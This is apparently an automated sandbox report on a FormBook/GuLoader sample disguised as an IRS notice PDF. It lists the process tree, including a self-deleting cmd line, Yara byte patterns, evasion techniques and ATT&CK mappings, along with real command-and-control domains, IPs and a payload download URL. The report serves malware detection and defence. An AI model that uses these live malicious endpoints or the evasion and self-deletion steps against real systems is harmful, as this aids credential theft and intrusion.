ID: 338078
Sample Name: IRS Notice Letter pdf document.exe
Cookbook: default.jbs
Time: 16:21:56
Date: 11/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report IRS Notice Letter pdf document.exe

Overview

General Information

Sample Name:	IRS Notice Letter pdf document.exe
Analysis ID:	338078
MD5:	3fc4d64f320d7fa…
SHA1:	b77666ebd64935..
SHA256:	ec8b3d104a7fc41..

Most interesting Screenshot:



Detection


FormBook GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Malicious sample detected (through …
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected FormBook
- Yara detected Generic Dropper
- Yara detected GuLoader
- Contains functionality to detect hard…
- Contains functionality to hide a threa…
- Detected RDTSC dummy instruction…
- Executable has a suspicious name (…
- Hides threads from debuggers
- Initial sample is a PE file and has a …

Classification



Startup

- **System is w10x64**
- IRS Notice Letter pdf document.exe (PID: 6092 cmdline: 'C:\Users\user\Desktop\IRS Notice Letter pdf document.exe' MD5: 3FC4D64F320D7FAE4BB46F6A735AB853)
  - IRS Notice Letter pdf document.exe (PID: 3788 cmdline: 'C:\Users\user\Desktop\IRS Notice Letter pdf document.exe' MD5: 3FC4D64F320D7FAE4BB46F6A735AB853)
    - explorer.exe (PID: 3424 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - cmstp.exe (PID: 2860 cmdline: C:\Windows\SysWOW64\cmstp.exe MD5: 4833E65ED211C7F118D4A11E6FB58A09)
        - cmd.exe (PID: 4972 cmdline: /c del 'C:\Users\user\Desktop\IRS Notice Letter pdf document.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 5700 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000002.1021169489.0000000000D60000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000003.00000002.1021169489.0000000000D60000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00


Source	Rule	Description	Author	Strings
00000003.00000002.1021169489.0000000000D60000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166a9:$sqlite3step: 68 34 1C 7B E1 • 0x167bc:$sqlite3step: 68 34 1C 7B E1 • 0x166d8:$sqlite3text: 68 38 2A 90 C5 • 0x167fd:$sqlite3text: 68 38 2A 90 C5 • 0x166eb:$sqlite3blob: 68 53 D8 7F 8C • 0x16813:$sqlite3blob: 68 53 D8 7F 8C
00000003.00000002.1022334778.0000000005467000.00000004.00000001.sdmp	LokiBot_Dropper_Packed_R11_Feb18	Auto-generated rule - file scan copy.pdf.r11	Florian Roth	• 0x3a74:$s1: C:\Program Files (x86)\Microsoft Visual Studio\VB98\VB6.OLB
00000003.00000002.1021417062.00000000030C0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 15 entries				

Sigma Overview

System Summary:

Sigma detected: CMSTP Execution Process Creation

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Yara detected FormBook

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Executable has a suspicious name (potential lure to open the executable)

Initial sample is a PE file and has a suspicious name

Data Obfuscation:

- Yara detected GuLoader
- Yara detected VB6 Downloader Generic

Malware Analysis System Evasion:

- Contains functionality to detect hardware virtualization (CPUID execution measurement)
- Detected RDTSC dummy instruction sequence (likely for instruction hammering)
- Tries to detect Any.run
- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
- Tries to detect virtualization through RDTSC time measurements

Anti Debugging:

- Contains functionality to hide a thread from the debugger
- Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Queues an APC in another process (thread injection)
- Sample uses process hollowing technique

Stealing of Sensitive Information:

- Yara detected FormBook
- Yara detected Generic Dropper

Remote Access Functionality:


- Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 5 1 2	Virtualization/Sandbox Evasion 2 2	OS Credential Dumping	Security Software Discovery 7 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatio
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 5 1 2	LSASS Memory	Virtualization/Sandbox Evasion 2 2	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 2	Exploit SS7 to Redirect Phon Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Deobfuscate/Decode Files or Information 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 3	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatio

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 3 1 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.thebuzztraders.com/09rb/?Jt78=tK5SHJ/B9VkSEfSQE3soaE4uMhY2LrE6ZvvxVQcBFq9KYH6DfuOZHLVl1n1LVl7A3A7r&pN9=EXX8_N6xKpqxS	0%	Avira URL Cloud	safe	
http://www.kobumsnetwork.com/09rb/?Jt78=29jYSSE1VYVkBCRV1XAvE7TBMmL4MadGzLcVh0Ks/tFMQ0j4Ha2R4yorJjHtPNwOuGsI&pN9=EXX8_N6xKpqxS	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.rednbot.com/09rb/?Jt78=GzMG1eSemGLMBHrXmbkE5oZCgXo7nbeyHhmTYulGjAFIODDsopduu5ndU/Um1KPjDO6l&pN9=EXX8_N6xKpqxS	0%	Avira URL Cloud	safe	
http://adojetson.com/vc/xdark_GOaIsqF182.bin	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.emuprising.com/09rb/?Jt78=boggCF0+VtvWGkPjuCU1AaxF3fKHqCWZ16CI7xOuJOi/WrjAR/MJUlDlafE5AdeUJQBT&pN9=EXX8_N6xKpqxS	0%	Avira URL Cloud	safe	
http://www.alessandrabortolussi.net/09rb/?Jt78=kPRwpjmi7xHhdB/QktvvK7WyLyDr49juN0w/BSnfKghxj4qCtVdYSmPoUBccxdfkW2C+&pN9=EXX8_N6xKpqxS	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.myaarpdentalpln.com/09rb/?Jt78=5Fl0Gne6++jCyaX7Drm8Xn32HTt8H/jqBsF3NSEqn1nDC6nrfbel4dCYEQQYkDcDl2++&pN9=EXX8_N6xKpqxS	0%	Avira URL Cloud	safe	
http://www.aizimov.com/09rb/?Jt78=nAgyAFuV8j6ec0qd9dJQyz40Go8ypkE1WIwLRMRPEn1ZOiBWoUM4woT6qKfb9Xt5A1xV&pN9=EXX8_N6xKpqxS	0%	Avira URL Cloud	safe	
http://www.aksaystudios.com/09rb/?Jt78=fd7Pr27tD73tirRUHLPhwKiuhRBsBtIJKGnPU16/EYze1BREDS5LbMsrasNXGEl7bB1Y&pN9=EXX8_N6xKpqxS	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
aizimov.com	153.126.209.136	true	true		unknown
alessandrabortolussi.net	34.102.136.180	true	true		unknown
adojetson.com	198.187.29.67	true	false		unknown
emuprising.com	34.102.136.180	true	true		unknown
www.aksaystudios.com	147.255.30.94	true	true		unknown
ghs.googlehosted.com	216.58.207.179	true	true		unknown
www.kobumsnetwork.com	172.67.209.95	true	true		unknown
rednbot.com	34.102.136.180	true	true		unknown
www.myaarpdentalpln.com	199.59.242.153	true	true		unknown
www.stereoslide.com	unknown	unknown	true		unknown
www.aizimov.com	unknown	unknown	true		unknown
www.emuprising.com	unknown	unknown	true		unknown
www.rappaportcos.com	unknown	unknown	true		unknown
www.lobstermenforgolden.com	unknown	unknown	true		unknown
www.thebuzztraders.com	unknown	unknown	true		unknown
www.prendimiconcept.com	unknown	unknown	true		unknown
www.rednbot.com	unknown	unknown	true		unknown
www.austinscubaschool.com	unknown	unknown	true		unknown
www.alessandrabortolussi.net	unknown	unknown	true		unknown
www.wendyallegaert.com	unknown	unknown	true		unknown
www.virginiadoyle.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.thebuzztraders.com/09rb/?Jt78=tK5SHJ/B9VkSEfSQE3soaE4uMhY2LrE6ZvvxVQcBFq9KYH6DfuOZHLVl1n1LVl7A3A7r&pN9=EXX8_N6xKpqxS	true	• Avira URL Cloud: safe	unknown
http://www.kobumsnetwork.com/09rb/?Jt78=29jYSSE1VYVkBCRV1XAvE7TBMmL4MadGzLcVh0Ks/tFMQ0j4Ha2R4yorJjHtPNwOuGsI&pN9=EXX8_N6xKpqxS	true	• Avira URL Cloud: safe	unknown
http://www.rednbot.com/09rb/?Jt78=GzMG1eSemGLMBHrXmbkE5oZCgXo7nbeyHhmTYulGjAFlODDsopduu5ndU/Um1KPjDO6l&pN9=EXX8_N6xKpqxS	true	• Avira URL Cloud: safe	unknown
http://adojetson.com/vc/xdark_GOaIsqF182.bin	false	• Avira URL Cloud: safe	unknown
http://www.emuprising.com/09rb/?Jt78=boggCF0+VtvWGkPjuCU1AaxF3fKHqCWZ16CI7xOuJOi/WrjAR/MJUlDlafE5AdeUJQBT&pN9=EXX8_N6xKpqxS	true	• Avira URL Cloud: safe	unknown
http://www.alessandrabortolussi.net/09rb/?Jt78=kPRwpjmi7xHhdB/QktvvK7WyLyDr49juN0w/BSnfKghxj4qCtVdYSmPoUBccxdfkW2C+&pN9=EXX8_N6xKpqxS	true	• Avira URL Cloud: safe	unknown
http://www.myaarpdentalpln.com/09rb/?Jt78=5Fl0Gne6++jCyaX7Drm8Xn32HTt8H/jqBsF3NSEqn1nDC6nrfbel4dCYEQQYkDcDl2++&pN9=EXX8_N6xKpqxS	true	• Avira URL Cloud: safe	unknown
http://www.aizimov.com/09rb/?Jt78=nAgyAFuV8j6ec0qd9dJQyz40Go8ypkE1WlwLRMRPEn1ZOiBWoUM4woT6qKfb9Xt5A1xV&pN9=EXX8_N6xKpqxS	true	• Avira URL Cloud: safe	unknown
http://www.aksaystudios.com/09rb/?Jt78=fd7Pr27tD73tirRUHLPhwKiuhRBsBtIJKGnPU16/EYze1BREDS5LbMsrasNXGEl7bB1Y&pN9=EXX8_N6xKpqxS	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000002.00000000 0.737440105.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000002.00000000 0.737440105.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000002.00000000 0.737440105.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000002.00000000 0.737440105.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000002.00000000 0.737440105.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000002.00000000 0.737440105.000000000B976000.0 0000002.00000001.sdmp	false		high
http://https://code.jquery.com/jquery-3.5.1.slim.min.js	cmstp.exe, 00000003.00000002.1 022387283.00000000055E2000.000 00004.00000001.sdmp	false		high
http:// https://stackpath.bootstrapcdn.com/bootstrap/4.5.2/js/bootstrap.min.js	cmstp.exe, 00000003.00000002.1 022387283.00000000055E2000.000 00004.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000002.00000000 0.737440105.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000002.00000000 0.737440105.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000002.00000000 0.737440105.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://cdn.jsdelivr.net/npm/popper.js	cmstp.exe, 00000003.00000002.1 022387283.00000000055E2000.000 00004.00000001.sdmp	false		high
http://www.carterandcone.coml	explorer.exe, 00000002.00000000 0.737440105.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000002.00000000 0.737440105.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000002.00000000 0.737440105.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000002.00000000 0.737440105.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000002.00000000 0.737440105.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000002.00000000 0.737440105.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000002.00000000 0.737440105.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000002.00000000 0.737440105.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-user.html	explorer.exe, 00000002.00000000 0.737440105.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000002.00000000 0.737440105.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000002.00000000 0.737440105.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000002.00000000 0.737440105.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.%s.comPA	explorer.exe, 00000002.00000000 2.1022320807.0000000002B50000. 00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.fonts.com	explorer.exe, 00000002.00000000 0.737440105.000000000B976000.0 0000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.sandoll.co.kr	explorer.exe, 00000002.0000000 0.737440105.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000002.0000000 0.737440105.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000002.0000000 0.737440105.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	explorer.exe, 00000002.0000000 0.737440105.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
199.59.242.153	unknown	United States		395082	BODIS-NJUS	true
153.126.209.136	unknown	Japan		7684	SAKURA-ASAKURAInternetIncJP	true
172.67.209.95	unknown	United States		13335	CLOUDFLARENETUS	true
34.102.136.180	unknown	United States		15169	GOOGLEUS	true
198.187.29.67	unknown	United States		22612	NAMECHEAP-NETUS	false
216.58.207.179	unknown	United States		15169	GOOGLEUS	true
147.255.30.94	unknown	United States		395954	LEASEWEB-USA-LAX-11US	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	338078
Start date:	11.01.2021
Start time:	16:21:56
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 54s

Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	IRS Notice Letter pdf document.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	5
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@7/0@17/7
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 29.8% (good quality ratio 25.7%) • Quality average: 69.8% • Quality standard deviation: 33.9%
HCA Information:	• Successful, ratio: 69% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Excluded IPs from analysis (whitelisted): 13.64.90.137, 205.185.216.42, 205.185.216.10 • TCP Packets have been reduced to 100 • Excluded domains from analysis (whitelisted): skypedataprdcolwus17.cloudapp.net, blobcollector.events.data.trafficmanager.net, audownload.windowsupdate.nsatc.net, au.download.windowsupdate.com.hwcdn.net, ctldl.windowsupdate.com, cds.d2s7q6s2.hwcdn.net, watson.telemetry.microsoft.com, au-bg-shim.trafficmanager.net • Report size exceeded maximum capacity and may have missing disassembly code. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/338078/sample/IRS Notice Letter pdf document.exe

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
199.59.242.153	mQFXD5FxGT.exe	Get hash	malicious	Browse	• thevampire_vvv.byethost32.com/loglogin.html
	099898892.exe	Get hash	malicious	Browse	• www.fux.xyz/nt8e/?2dj=y/4CZD0u6UTnndZ84eN1F0ffB2o9AcFBv2a7yWGMbwZk5TncQjhg8LsZLtt2QtFrhXJ5&BR-LnJ=YVJpeDOX
	ZIPEXT#U007e1.EXE	Get hash	malicious	Browse	• ww1.survey-smiles.com/
	SAWR000148651.exe	Get hash	malicious	Browse	• www.phymath.science/6bu2/?u6u0=C0Tcv4PEDaSqiqbiBHmU4chmBJ2Ib35dQ7WAYQJ79jvi7RJiRJeSkc3aZR5iI925ug+e&9r4l2=xPJtQXiX
	SHIPPING INVOICEpdf.exe	Get hash	malicious	Browse	• www.biphome.com/th7/?Wxo=F3X7BvJsNeC3FygCw13H4IB8jadIkqJtXdmqtCOR8NGnB4xp+pRJAqP9Tbys+XJlW324&vB=lhvxP
	IRS Notice Letter.exe	Get hash	malicious	Browse	• www.fallguysgen.com/09rb/?BjR=8wyat+wXPx2GJTjzAS1v8j/sun3jJOBqARbtJLQTOj6W6terly/mLKuj1YP1OuE1trgD&ojPLdR=9r9xbv2Prvr4
